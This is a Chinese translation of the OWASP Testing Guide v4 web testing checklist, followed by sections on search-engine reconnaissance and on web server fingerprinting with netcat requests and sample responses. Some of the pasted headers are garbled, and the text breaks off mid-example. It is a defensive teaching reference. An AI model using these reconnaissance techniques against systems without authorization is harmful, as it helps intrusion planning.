- 配置以及部署管理测试
- 身份鉴别管理测试
- 认证测试
- 授权测试
- 会话管理测试
- 输入验证测试
- 错误处理测试
- 密码学测试
- 业务逻辑测试
- 客户端测试

测试清单 | Owasp Testing Guide v4

Owasp Testing Guide v4

说明

1.序

2.简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

[4.1.1. 测试清单](#)

4.2. 信息收集

[4.2.1. 搜索引擎信息发现和侦察 \(OTG-INFO-001\)](#)

[4.2.2. 识别web服务器 \(OTG-INFO-002\)](#)

[4.2.3. web服务器元文件信息发现 \(OTG-INFO-003\)](#)

[4.2.4. 服务器应用应用枚举 \(OTG-INFO-004\)](#)

[4.2.5. 评论信息发现 \(OTG-INFO-005\)](#)

[4.2.6. 应用入口识别 \(OTG-INFO-006\)](#)

[4.2.7. 识别应用工作流程 \(OTG-INFO-007\)](#)

[4.2.8. 识别web应用框架 \(OTG-INFO-008\)](#)

[4.2.9. 识别web应用程序 \(OTG-INFO-009\)](#)

[4.2.10. 绘制应用架构图 \(OTG-INFO-010\)](#)

4.3. 配置以及部署管理测试

[4.3.1. 网络基础设施配置测试 \(OTG-CONFIG-001\)](#)

[4.3.2. 应用平台配置管理测试 \(OTG-CONFIG-002\)](#)

[4.3.3. 文件扩展名处理测试 \(OTG-CONFIG-003\)](#)

[4.3.4. 备份、未链接文件测试 \(OTG-CONFIG-004\)](#)

[4.3.5. 枚举管理接口测试 \(OTG-CONFIG-005\)](#)

[4.3.6. HTTP方法测试 \(OTG-CONFIG-006\)](#)

[4.3.7. HTTP严格传输安全测试 \(OTG-CONFIG-007\)](#)

[4.3.8. 应用跨域策略测试 \(OTG-CONFIG-008\)](#)

4.4. 身份鉴别管理测试

[4.4.1. 角色定义测试 \(OTG-IDENT-001\)](#)

[4.4.2. 用户注册过程测试 \(OTG-IDENT-002\)](#)

[4.4.3. 帐户权限变化测试 \(OTG-IDENT-003\)](#)

[4.4.4. 帐户枚举测试 \(OTG-IDENT-004\)](#)

[4.4.5. 弱用户名策略测试 \(OTG-IDENT-005\)](#)

4.5. 认证测试

[4.5.1. 口令信息加密传输测试 \(OTG-AUTHN-001\)](#)

[4.5.2. 默认口令测试 \(OTG-AUTHN-002\)](#)

[4.5.3. 帐户锁定机制测试 \(OTG-AUTHN-003\)](#)

[4.5.4. 认证绕过测试 \(OTG-AUTHN-004\)](#)

[4.5.5. 记住密码功能测试 functionality \(OTG-AUTHN-005\)](#)

[4.5.6. 浏览器缓存弱点测试 \(OTG-AUTHN-006\)](#)

[4.5.7. 密码策略测试 \(OTG-AUTHN-007\)](#)

[4.5.8. 安全问答测试 \(OTG-AUTHN-008\)](#)

[4.5.9. 密码重置测试 \(OTG-AUTHN-009\)](#)

[4.5.10. 其他相关认证渠道测试 \(OTG-AUTHN-010\)](#)

4.6. 授权测试

- 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
- 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)
- 4.6.3. 权限提升测试 (OTG-AUTHZ-003)
- 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)
- 4.7. 会话管理测试**
 - 4.7.1. 会话管理绕过测试 (OTG-SESS-001)
 - 4.7.2. Cookies属性测试 (OTG-SESS-002)
 - 4.7.3. 会话固定测试 (OTG-SESS-003)
 - 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)
 - 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - 4.7.6. 登出功能测试 (OTG-SESS-006)
 - 4.7.7. 会话超时测试 (OTG-SESS-007)
 - 4.7.8. 会话令牌重载测试 (OTG-SESS-008)
- 4.8. 输入验证测试**
 - 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)
 - 4.8.5. SQL注入测试 (OTG-INPVAL-005)
 - 4.8.5.1. Oracle注入测试
 - 4.8.5.2. MySQL注入测试
 - 4.8.5.3. SQL Server注入测试
 - 4.8.5.4. PostgreSQL注入测试
 - 4.8.5.5. MS Access注入测试
 - 4.8.5.6. NoSQL注入测试
 - 4.8.6. LDAP注入测试 (OTG-INPVAL-006)
 - 4.8.7. ORM注入测试 (OTG-INPVAL-007)
 - 4.8.8. XML注入测试 (OTG-INPVAL-008)
 - 4.8.9. SSL注入测试 (OTG-INPVAL-009)
 - 4.8.10. XPath注入测试 (OTG-INPVAL-010)
 - 4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)
 - 4.8.12. 代码注入测试 (OTG-INPVAL-012)
 - 4.8.12.1. 本地文件包含测试(LFI)
 - 4.8.12.2. 远程文件包含测试(RFI)
 - 4.8.13. 命令执行注入测试 (OTG-INPVAL-013)
 - 4.8.14. 缓冲区溢出测试 (OTG-INPVAL-014)
 - 4.8.14.1. 堆溢出测试
 - 4.8.14.2. 栈溢出测试
 - 4.8.14.3. 格式化字符串测试
 - 4.8.15. 潜伏式漏洞测试 (OTG-INPVAL-015)
 - 4.8.16. HTTP分割/伪造测试 (OTG-INPVAL-016)
- 4.9. 错误处理测试**
 - 4.9.1. 错误码分析 (OTG-ERR-001)
 - 4.9.2. 栈溢出分析 (OTG-ERR-002)
- 4.10. 密码学测试**
 - 4.10.1. 弱SSL/TLS加密，不安全的传输层防护测试 (OTG-CRYPST-001)
 - 4.10.2. Padding Oracle测试 (OTG-CRYPST-002)
 - 4.10.3. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)
- 4.11. 业务逻辑测试**
 - 4.11.1. 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)
 - 4.11.2. 请求伪造能力测试 (OTG-BUSLOGIC-002)
 - 4.11.3. 完整性测试 (OTG-BUSLOGIC-003)
 - 4.11.4. 过程时长测试 (OTG-BUSLOGIC-004)
 - 4.11.5. 功能使用次数限制测试 (OTG-BUSLOGIC-005)
 - 4.11.6. 工作流程绕过测试 (OTG-BUSLOGIC-006)
 - 4.11.7. 应用误用防护测试 (OTG-BUSLOGIC-007)
 - 4.11.8. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)
 - 4.11.9. 恶意文件上传测试 (OTG-BUSLOGIC-009)
- 4.12. 客户端测试**
 - 4.12.1. 基于DOM跨站脚本测试 (OTG-CLIENT-001)
 - 4.12.2. JavaScript脚本执行测试 (OTG-CLIENT-002)
 - 4.12.3. HTML注入测试 (OTG-CLIENT-003)
 - 4.12.4. 客户端URL重定向测试 (OTG-CLIENT-004)
 - 4.12.5. CSS注入测试 (OTG-CLIENT-005)
 - 4.12.6. 客户端资源操纵测试 (OTG-CLIENT-006)
 - 4.12.7. 跨原资源分享测试 (OTG-CLIENT-007)
 - 4.12.8. Flash跨站测试 (OTG-CLIENT-008)
 - 4.12.9. 点击劫持测试 (OTG-CLIENT-009)

- [4.12.10. WebSockets测试 \(OTG-CLIENT-010\)](#)
- [4.12.11. Web消息测试 \(OTG-CLIENT-011\)](#)
- [4.12.12. 本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)](#)

5. 报告编写

6. 附录

- [6.1. 附录 A: 测试工具](#)
- [6.2. 附录 B: 推荐读物](#)
- [6.3. 附录 C: 测试向量](#)
- [6.4. 附录 D: 编码注入](#)

本書使用 GitBook 釋出

Owasp Testing Guide v4

测试清单

下列是评估过程中的测试项目清单：

索引	测试类别	测试名称
4.2	信息收集	
4.2.1	OTG-INFO-001	搜索引擎信息发现和侦察
4.2.2	OTG-INFO-002	识别web服务器
4.2.3	OTG-INFO-003	web服务器元文件信息发现
4.2.4	OTG-INFO-004	服务器应用应用枚举
4.2.5	OTG-INFO-005	评论信息发现
4.2.6	OTG-INFO-006	应用入口识别
4.2.7	OTG-INFO-007	识别应用工作流程
4.2.8	OTG-INFO-008	识别web应用框架
4.2.9	OTG-INFO-009	识别web应用程序
4.2.10	OTG-INFO-010	绘制应用架构图
4.3	配置以及部署管理测试	
4.3.1	OTG-CONFIG-001	网络基础设施配置测试
4.3.2	OTG-CONFIG-002	应用平台配置管理测试
4.3.3	OTG-CONFIG-003	文件扩展名处理测试
4.3.4	OTG-CONFIG-004	备份、未链接文件测试
4.3.5	OTG-CONFIG-005	枚举管理接口测试
4.3.6	OTG-CONFIG-006	HTTP方法测试
4.3.7	OTG-CONFIG-007	HTTP严格传输安全测试
4.3.8	OTG-CONFIG-008	应用跨域策略测试
4.4	身份鉴别管理测试	
4.4.1	OTG-IDENT-001	角色定义测试
4.4.2	OTG-IDENT-002	用户注册过程测试
4.4.3	OTG-IDENT-003	帐户权限变化测试
4.4.4	OTG-IDENT-004	帐户枚举测试
4.4.5	OTG-IDENT-005	弱用户名策略测试
4.5	认证测试	
4.5.1	OTG-AUTHN-001	口令信息加密传输测试
4.5.2	OTG-AUTHN-002	默认口令测试
4.5.3	OTG-AUTHN-003	帐户锁定机制测试

索引	测试类别	测试名称
4.5.4	OTG-AUTHN-004	认证绕过测试
4.5.5	OTG-AUTHN-005	记住密码功能测试 functionality
4.5.6	OTG-AUTHN-006	浏览器缓存弱点测试
4.5.7	OTG-AUTHN-007	密码策略测试
4.5.8	OTG-AUTHN-008	安全问答测试
4.5.9	OTG-AUTHN-009	密码重置测试
4.5.10	OTG-AUTHN-010	其他相关认证渠道测试
4.6	授权测试	
4.6.1	OTG-AUTHZ-001	目录遍历/文件包含测试
4.6.2	OTG-AUTHZ-002	授权绕过测试
4.6.3	OTG-AUTHZ-003	权限提升测试
4.6.4	OTG-AUTHZ-004	不安全对象直接引用测试
4.7	会话管理测试	
4.7.1	OTG-SESS-001	会话管理绕过测试
4.7.2	OTG-SESS-002	Cookies属性测试
4.7.3	OTG-SESS-003	会话固定测试
4.7.4	OTG-SESS-004	会话令牌泄露测试
4.7.5	OTG-SESS-005	跨站点请求伪造 (CSRF) 测试
4.7.6	OTG-SESS-006	登出功能测试
4.7.7	OTG-SESS-007	会话超时测试
4.7.8	OTG-SESS-008	会话令牌重载测试
4.8	输入验证测试	
4.8.1	OTG-INPVAL-001	反射型跨站脚本测试
4.8.2	OTG-INPVAL-002	存储型跨站脚本测试
4.8.3	OTG-INPVAL-003	HTTP谓词伪造测试
4.8.4	OTG-INPVAL-004	HTTP参数污染测试
4.8.5	OTG-INPVAL-005	SQL注入测试
4.8.5.1	Oracle注入测试	
4.8.5.2	MySQL注入测试	
4.8.5.3	SQL Server注入测试	
4.8.5.4	PostgreSQL注入测试	
4.8.5.5	MS Access注入测试	
4.8.5.6	NoSQL注入测试	
4.8.6	OTG-INPVAL-006	LDAP注入测试
4.8.7	OTG-INPVAL-007	ORM注入测试
4.8.8	OTG-INPVAL-008	XML注入测试
4.8.9	OTG-INPVAL-009	SSI注入测试
4.8.10	OTG-INPVAL-010	XPath注入测试
4.8.11	OTG-INPVAL-011	IMAP/SMTP注入测试
4.8.12	OTG-INPVAL-012	代码注入测试
4.8.12.1	本地文件包含测试	

索引	测试类别	测试名称
4.8.12.2	远程文件包含测试	
4.8.13	OTG-INPVAL-013	命令执行注入测试
4.8.14	OTG-INPVAL-014	缓冲区溢出测试
4.8.14.1	堆溢出测试	
4.8.14.2	栈溢出测试	
4.8.14.3	格式化字符串测试	
4.8.15	OTG-INPVAL-015	潜伏式漏洞测试
4.8.16	OTG-INPVAL-016	HTTP分割/伪造测试
4.9	错误处理测试	
4.9.1	OTG-ERR-001	错误码分析
4.9.2	OTG-ERR-002	栈追踪分析
4.10	密码学测试	
4.10.1	OTG-CRYPST-001	弱SSL/TLS加密，不安全的传输层防护测试
4.10.2	OTG-CRYPST-002	Padding Oracle测试
4.10.3	OTG-CRYPST-003	非加密信道传输敏感数据测试
4.11	业务逻辑测试	
4.11.1	OTG-BUSLOGIC-001	业务逻辑数据验证测试
4.11.2	OTG-BUSLOGIC-002	请求伪造能力测试
4.11.3	OTG-BUSLOGIC-003	完整性测试
4.11.4	OTG-BUSLOGIC-004	过程时长测试
4.11.5	OTG-BUSLOGIC-005	功能使用次数限制测试
4.11.6	OTG-BUSLOGIC-006	工作流程绕过测试
4.11.7	OTG-BUSLOGIC-007	应用误用防护测试
4.11.8	OTG-BUSLOGIC-008	非预期文件类型上传测试
4.11.9	OTG-BUSLOGIC-009	恶意文件上传测试
4.12	客户端测试	
4.12.1	OTG-CLIENT-001	基于DOM跨站脚本测试
4.12.2	OTG-CLIENT-002	JavaScript脚本执行测试
4.12.3	OTG-CLIENT-003	HTML注入测试
4.12.4	OTG-CLIENT-004	客户端URL重定向测试
4.12.5	OTG-CLIENT-005	CSS注入测试
4.12.6	OTG-CLIENT-006	客户端资源操纵测试
4.12.7	OTG-CLIENT-007	跨源资源分享测试
4.12.8	OTG-CLIENT-008	Flash跨站测试
4.12.9	OTG-CLIENT-009	点击劫持测试
4.12.10	OTG-CLIENT-010	WebSockets测试
4.12.11	OTG-CLIENT-011	Web消息测试
4.12.12	OTG-CLIENT-012	本地存储测试

信息收集 | Owasp Testing Guide v4

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)

4.2.2. 识别web服务器 (OTG-INFO-002)

4.2.3. web服务器元文件信息发现 (OTG-INFO-003)

4.2.4. 服务器应用应用枚举 (OTG-INFO-004)

4.2.5. 评论信息发现 (OTG-INFO-005)

4.2.6. 应用入口识别 (OTG-INFO-006)

4.2.7. 识别应用工作流程 (OTG-INFO-007)

4.2.8. 识别web应用框架 (OTG-INFO-008)

4.2.9. 识别web应用程序 (OTG-INFO-009)

4.2.10. 绘制应用架构图 (OTG-INFO-010)

4.3. 配置以及部署管理测试

4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)

4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)

4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)

4.3.4. 备份、未链接文件测试 (OTG-CONFIG-004)

4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)

4.3.6. HTTP方法测试 (OTG-CONFIG-006)

4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)

4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)

4.4. 身份鉴别管理测试

4.4.1. 角色定义测试 (OTG-IDENT-001)

4.4.2. 用户注册过程测试 (OTG-IDENT-002)

4.4.3. 帐户权限变化测试 (OTG-IDENT-003)

4.4.4. 帐户枚举测试 (OTG-IDENT-004)

4.4.5. 弱用户名策略测试 (OTG-IDENT-005)

4.5. 认证测试

4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)

4.5.2. 默认口令测试 (OTG-AUTHN-002)

4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)

4.5.4. 认证绕过测试 (OTG-AUTHN-004)

4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)

4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)

4.5.7. 密码策略测试 (OTG-AUTHN-007)

4.5.8. 安全问答测试 (OTG-AUTHN-008)

4.5.9. 密码重置测试 (OTG-AUTHN-009)

4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)

4.6. 授权测试

4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)

4.6.2. 授权绕过测试 (OTG-AUTHZ-002)

4.6.3. 权限提升测试 (OTG-AUTHZ-003)

4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)

4.7. 会话管理测试

4.7.1. 会话管理绕过测试 (OTG-SESS-001)

4.7.2. Cookies属性测试 (OTG-SESS-002)

4.7.3. 会话固定测试 (OTG-SESS-003)

4.7.4. 会话令牌泄露测试 (OTG-SESS-004)

4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)

4.7.6. 登出功能测试 (OTG-SESS-006)

4.7.7. 会话超时测试 (OTG-SESS-007)

4.7.8. 会话令牌重载测试 (OTG-SESS-008)

4.8. 输入验证测试

4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)

4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)

4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)

4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)

4.8.5. SQL注入测试 (OTG-INPVAL-005)

4.8.5.1. Oracle注入测试

4.8.5.2. MySQL注入测试

4.8.5.3. SQL Server注入测试

4.8.5.4. PostgreSQL注入测试

- [**4.8.5.5. MS Access注入测试**](#)
- [**4.8.5.6. NoSQL注入测试**](#)
- [**4.8.6. LDAP注入测试 \(OTG-INPVAL-006\)**](#)
- [**4.8.7. ORM注入测试 \(OTG-INPVAL-007\)**](#)
- [**4.8.8. XML注入测试 \(OTG-INPVAL-008\)**](#)
- [**4.8.9. SSI注入测试 \(OTG-INPVAL-009\)**](#)
- [**4.8.10. XPath注入测试 \(OTG-INPVAL-010\)**](#)
- [**4.8.11. IMAP/SMTP注入测试 \(OTG-INPVAL-011\)**](#)
- [**4.8.12. 代码注入测试 \(OTG-INPVAL-012\)**](#)
 - [**4.8.12.1. 本地文件包含测试\(LFI\)**](#)
 - [**4.8.12.2. 远程文件包含测试\(RFI\)**](#)
- [**4.8.13. 命令执行注入测试 \(OTG-INPVAL-013\)**](#)
- [**4.8.14. 缓冲区溢出测试 \(OTG-INPVAL-014\)**](#)
 - [**4.8.14.1. 堆溢出测试**](#)
 - [**4.8.14.2. 栈溢出测试**](#)
 - [**4.8.14.3. 格式化字符串测试**](#)
- [**4.8.15. 潜伏式漏洞测试 \(OTG-INPVAL-015\)**](#)
- [**4.8.16. HTTP分割/伪造测试 \(OTG-INPVAL-016\)**](#)
- [**4.9. 错误处理测试**](#)
 - [**4.9.1. 错误码分析 \(OTG-ERR-001\)**](#)
 - [**4.9.2. 栈追踪分析 \(OTG-ERR-002\)**](#)
- [**4.10. 密码学测试**](#)
 - [**4.10.1. 弱SSL/TLS加密，不安全的传输层防护测试 \(OTG-CRYPST-001\)**](#)
 - [**4.10.2. Padding Oracle测试 \(OTG-CRYPST-002\)**](#)
 - [**4.10.3. 非加密信道传输敏感数据测试 \(OTG-CRYPST-003\)**](#)
- [**4.11. 业务逻辑测试**](#)
 - [**4.11.1. 业务逻辑数据验证测试 \(OTG-BUSLOGIC-001\)**](#)
 - [**4.11.2. 请求伪造能力测试 \(OTG-BUSLOGIC-002\)**](#)
 - [**4.11.3. 完整性测试 \(OTG-BUSLOGIC-003\)**](#)
 - [**4.11.4. 过程时长测试 \(OTG-BUSLOGIC-004\)**](#)
 - [**4.11.5. 功能使用次数限制测试 \(OTG-BUSLOGIC-005\)**](#)
 - [**4.11.6. 工作流程绕过测试 \(OTG-BUSLOGIC-006\)**](#)
 - [**4.11.7. 应用误用防护测试 \(OTG-BUSLOGIC-007\)**](#)
 - [**4.11.8. 非预期文件类型上传测试 \(OTG-BUSLOGIC-008\)**](#)
 - [**4.11.9. 恶意文件上传测试 \(OTG-BUSLOGIC-009\)**](#)
- [**4.12. 客户端测试**](#)
 - [**4.12.1. 基于DOM跨站脚本测试 \(OTG-CLIENT-001\)**](#)
 - [**4.12.2. JavaScript脚本执行测试 \(OTG-CLIENT-002\)**](#)
 - [**4.12.3. HTML注入测试 \(OTG-CLIENT-003\)**](#)
 - [**4.12.4. 客户端URL重定向测试 \(OTG-CLIENT-004\)**](#)
 - [**4.12.5. CSS注入测试 \(OTG-CLIENT-005\)**](#)
 - [**4.12.6. 客户端资源提纯测试 \(OTG-CLIENT-006\)**](#)
 - [**4.12.7. 跨源资源分享测试 \(OTG-CLIENT-007\)**](#)
 - [**4.12.8. Flash跨站测试 \(OTG-CLIENT-008\)**](#)
 - [**4.12.9. 点击劫持测试 \(OTG-CLIENT-009\)**](#)
 - [**4.12.10. WebSockets测试 \(OTG-CLIENT-010\)**](#)
 - [**4.12.11. Web消息测试 \(OTG-CLIENT-011\)**](#)
 - [**4.12.12. 本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)**](#)

[**5. 报告编写**](#)

[**6. 附录**](#)

- [**6.1. 附录 A: 测试工具**](#)
- [**6.2. 附录 B: 推荐读物**](#)
- [**6.3. 附录 C: 测试向量**](#)
- [**6.4. 附录 D: 编码注入**](#)

本書使用 GitBook 釋出

[**Owasp Testing Guide v4**](#)

信息收集

信息收集测试包含下列内容：

- [**搜索引擎信息发现和侦察 \(OTG-INFO-001\)**](#)
- [**识别web服务器 \(OTG-INFO-002\)**](#)
- [**web服务器元文件信息发现 \(OTG-INFO-003\)**](#)
- [**服务器应用应用枚举 \(OTG-INFO-004\)**](#)
- [**评论信息发现 \(OTG-INFO-005\)**](#)

- [应用入口识别 \(OTG-INFO-006\)](#)
- [识别应用工作流程 \(OTG-INFO-007\)](#)
- [识别web应用框架 \(OTG-INFO-008\)](#)
- [识别web应用程序 \(OTG-INFO-009\)](#)
- [绘制应用架构图 \(OTG-INFO-010\)](#)

搜索引擎信息发现和侦察 (OTG-INFO-001) | Owasp Testing Guide v4

搜索引擎信息发现和侦察 (OTG-INFO-001)

综述

使用搜索引擎来侦察有直接和间接两种办法。直接的方法是直接查询索引和从缓存中发现相关内容。间接的方法是从论坛、新闻组和其他相关网站发现敏感信息和配置信息。

一旦搜索引擎机器人完成抓取工作，它会基于标签如或者属性来组织相关内容的索引[1]。如果robots.txt没有更新，或者也没有内联HTML标签要求不抓取，搜索引擎可能会检索到拥有者不希望包含的页面。网站管理员可以使用上面提到的robots.txt文件、HTML元标签、认证措施或者搜索引擎提供的工具来移除这些内容。</TITLE>

测试目标

了解有多少应用/系统/组织的敏感设计和配置信息在网上公开，包括直接在组织网站公布和第三方网站间接公开。

如何测试

使用搜索引擎来查找：

- 网络拓扑和配置
- 获得管理员或者其他核心员工的发帖信息和邮件
- 登陆流程和用户名格式
- 用户名和密码
- 错误消息内容
- 开发、测试、验收和上线版本的网站

搜索选项

使用高级的"site:"搜索选项，他可以帮助检索特定域名下的内容[2]。不要局限在一种所搜索引擎，不同的引擎抓取页面有不同的算法，可能会产生不同的结果。可以考虑使用下面这些搜索引擎：

- Baidu
- binsearch.info
- Bing
- Duck Duck Go
- ixquick/Startpage
- Google
- Shodan
- PunkSpider

Duck Duck Go 和 ixquick/Startpage 提供关于测试者简化的泄露信息。

Google提供另一个高级的搜索选项"cache:"[2]，它相当于在Google搜索结果页面里面点击"Cached"按钮。所以更加推荐先使用"site:"，在结果中寻找缓存按钮。

Google SOAP 搜索 API 支持 "doGetCachedPage" 和相关的"doGetCachedPageResponse" SOAP消息[3]，来帮助获取缓存页面。一个相关的实现正在开发中，请参考 [OWASP "Google Hacking" Project](#)项目。

PunkSpider 是一个应用程序漏洞搜索引擎。他给渗透测试人员进行手工测试工作只能带来一点帮助，但是他可以作为证明脚本小子发现漏洞是如此容易的一个例子。

例子

比如一个典型搜索引擎发现owasp.org的网页内容的例子如下：

site:owasp.org

展示owasp.org的index.html的缓存页面如下：

cache:owasp.org

Google Hacking 数据库

Google Hacking 数据库是一组十分有用的Google查询语句。查询被分为如下几个类别：

- 演示页面
- 包含文件名的文件
- 敏感目录
- Web服务器探测
- 漏洞文件
- 漏洞服务器
- 错误信息
- 包含有趣信息的文件
- 包含密码的文件
- 敏感在线购物信息

测试工具

- FoundStone SiteDigger - <http://www.mcafee.com/uk/downloads/free-tools/sitedigger.aspx>
- Google Hacker - <http://yehg.net/lab/pr0js/files.php/googlehacker.zip>
- Stach & Liu's Google Hacking Diggity Project - <http://www.stachliu.com/resources/tools/google-hacking-diggity-project/>
- PunkSPIDER - <http://punkspider.hyperiongray.com/>

参考资料

Web

- [1] "Google Basics: Learn how Google Discovers, Crawls, and Serves Web Pages" - <https://support.google.com/webmasters/answer/70897>
- [2] "Operators and More Search Help" - <https://support.google.com/websearch/answer/136861?hl=en>
- [3] "Google Hacking Database" - <http://www.exploit-db.com/google-dorks/>

整改措施

在敏感设计资料和配置信息公布在网上时请再三考虑。

定期审查公开在网上的敏感设计资料和配置信息配置信息。

识别web服务器 (OTG-INFO-002) | Owasp Testing Guide v4

识别Web服务器 (OTG-INFO-002)

综述

对于渗透测试人员来说，识别Web服务器是一项十分关键的任务。了解正在运行的服务器类型和版本能让测试者更好去测试已知漏洞和大概的利用方法。

今天市场上存在着许多不同开发商不同版本的Web服务器。明确被测试的服务器类型能够有效帮助测试过程和决定测试的流程。这些信息可以通过发送给web服务器测定命令，分析输出结果来推断出，因为不同版本的web服务器软件可能对这些命令有着不同的响应。通过了解不同服务器对于不同命令的响应，并把这些信息保存在指纹数据库中，测试者可以发送请求，分析响应，并与数据库中的已知签名相对比。请注意，由于不同版本的服务器对于同一个请求可能有同样的响应，所以可能需要多个命令请求才能准确识别web服务器。十分罕见的，也有不同版本的服务器响应的请求毫无差别。因此，通过发送不同的命令请求，测试者能增加猜测的准确度。

测试目标

发现运行的服务器的版本和类型，来决定已知漏洞和利用方式。

如何测试

黑盒测试

最简单也是最基本的方法来鉴别web服务器就是查看HTTP响应头中的"Server"字段。下面实验中我们使用Netcat：

考虑如下HTTP请求响应对：

```
$ nc 202.41.76.251 80HEAD / HTTP/1.0HTTP/1.1 200 OKDate: Mon, 16 Jun 2003 02:53:29 GMTServer: Apache/1.3.3 (Unix) (Red Hat/Linux)Last-Modified: Wed, 07 Oct 1998 11:18:14 GMTETag: "1813-49b-361b4df6"Accept-Ranges: bytesContent-Length: 1179Connection: closeContent-Type: text/html
```

从Server字段，我们可以发现服务器可能是Apache，版本1.3.3，运行在Linux系统上。

下面展示了4个其他服务器响应的例子。

Apache 1.3.23 服务器：

```
HTTP/1.1 200 OKDate: Sun, 15 Jun 2003 17:10: 49 GMTServer: Apache/1.3.23Last-Modified: Thu, 27 Feb 2003 0  
3:48: 19 GMTETag: 32417-c4-3e5d8a83Accept-Ranges: bytesContent-Length: 196Connection: closeContent-Type:  
text/HTML
```

Microsoft IIS 5.0 服务器：

```
HTTP/1.1 200 OKServer: Microsoft-IIS/5.0Expires: Yours, 17 Jun 2003 01:41: 33 GMTDate: Mon, 16 Jun 2003 0  
1:41: 33 GMTCContent-Type: text/HTMLAccept-Ranges: bytesLast-Modified: Wed, 28 May 2003 15:32: 21 GMTETag:  
b0aac0542e25c31: 89dContent-Length: 7369
```

Netscape Enterprise 4.1 服务器：

```
HTTP/1.1 200 OKServer: Netscape-Enterprise/4.1Date: Mon, 16 Jun 2003 06:19: 04 GMTCContent-type: text/HTML  
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMTCContent-length: 57Accept-ranges: bytesConnection: close
```

SunONE 6.1 服务器：

```
HTTP/1.1 200 OKServer: Sun-ONE-Web-Server/6.1Date: Tue, 16 Jan 2007 14:53:45 GMTCContent-length: 1186Conte  
nt-type: text/htmlDate: Tue, 16 Jan 2007 14:50:31 GMTLast-Modified: Wed, 10 Jan 2007 09:58:26 GMTCAccept-R  
anges: bytesConnection: close
```

但是，这种测试方法有时候并不准确。网站有多种方法混淆或者改变服务器的标识字段。例如我们可能得到如下结果：

```
403 HTTP/1.1 ForbiddenDate: Mon, 16 Jun 2003 02:41: 27 GMTCContent-type: text/HTML; charset=iso-8859-1  
Content-Type: text/HTML; charset=iso-8859-1
```

在这个例子中，Server字段已经被混淆，测试者并不能从中得到服务器的信息。

协议行为推断

更好的方法是从web服务器的不同特征上入手。下面是一些推断web服务器类型的方法：

HTTP头字段顺序

第一个方法通过观察响应头的组织顺序。每个服务器都有一个内部的HTTP头排序方法，考虑如下例子：

Apache 1.3.23 响应

```
$ nc apache.example.com 80HEAD / HTTP/1.0HTTP/1.1 200 OKDate: Sun, 15 Jun 2003 17:10: 49 GMTCContent-length:  
Server: Apache/1.3.23Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMTETag: 32417-c4-3e5d8a83Accept-Ranges: bytesContent-L  
ength: 196Connection: closeContent-Type: text/HTML
```

IIS 5.0 响应

```
$ nc iis.example.com 80HEAD / HTTP/1.0HTTP/1.1 200 OKServer: Microsoft-IIS/5.0Content-Location: http://ii  
s.example.com/Default.htmDate: Fri, 01 Jan 1999 20:13: 52 GMTCContent-Type: text/HTMLAccept-Ranges: bytesL  
ast-Modified: Fri, 01 Jan 1999 20:13: 52 GMTETag: W/e0d362a4c335be1: ae1Content-Length: 133
```

Netscape Enterprise 4.1 响应

```
$ nc netscape.example.com 80HEAD / HTTP/1.0HTTP/1.1 200 OKServer: Netscape-Enterprise/4.1Date: Mon, 16 Ju  
n 2003 06:01: 40 GMTCContent-type: text/HTMLLast-modified: Wed, 31 Jul 2002 15:37: 56 GMTCContent-length: 5  
7Accept-ranges: bytesConnection: close
```

SunONE 6.1 响应

```
$ nc sunone.example.com 80HEAD / HTTP/1.0HTTP/1.1 200 OKServer: Sun-ONE-Web-Server/6.1Date: Tue, 16 Jan 2  
007 15:23:37 GMTCContent-length: 0Content-type: text/htmlDate: Tue, 16 Jan 2007 15:20:26 GMTLast-Modified:  
Wed, 10 Jan 2007 09:58:26 GMTCContent-Type: text/HTMLConnection: close
```

我们注意到Date和Server字段在Apache、Netscape Enterprise和IIS中有所区别。

畸形的请求测试

另一个有用测试是发送畸形的请求或者不存在的页面请求，考虑如下HTTP响应：Consider the following HTTP
responses.

Apache 1.3.23

```
$ nc apache.example.com 80GET / HTTP/3.0HTTP/1.1 400 Bad RequestDate: Sun, 15 Jun 2003 17:12: 37 GMTCContent-Typ  
e: Apache/1.3.23Connection: closeTransfer: chunkedContent-Type: text/HTML; charset=iso-8859-1
```

IIS 5.0

```
$ nc iis.example.com 80GET / HTTP/3.0HTTP/1.1 200 OKServer: Microsoft-IIS/5.0Content-Location: http://iis
```

```
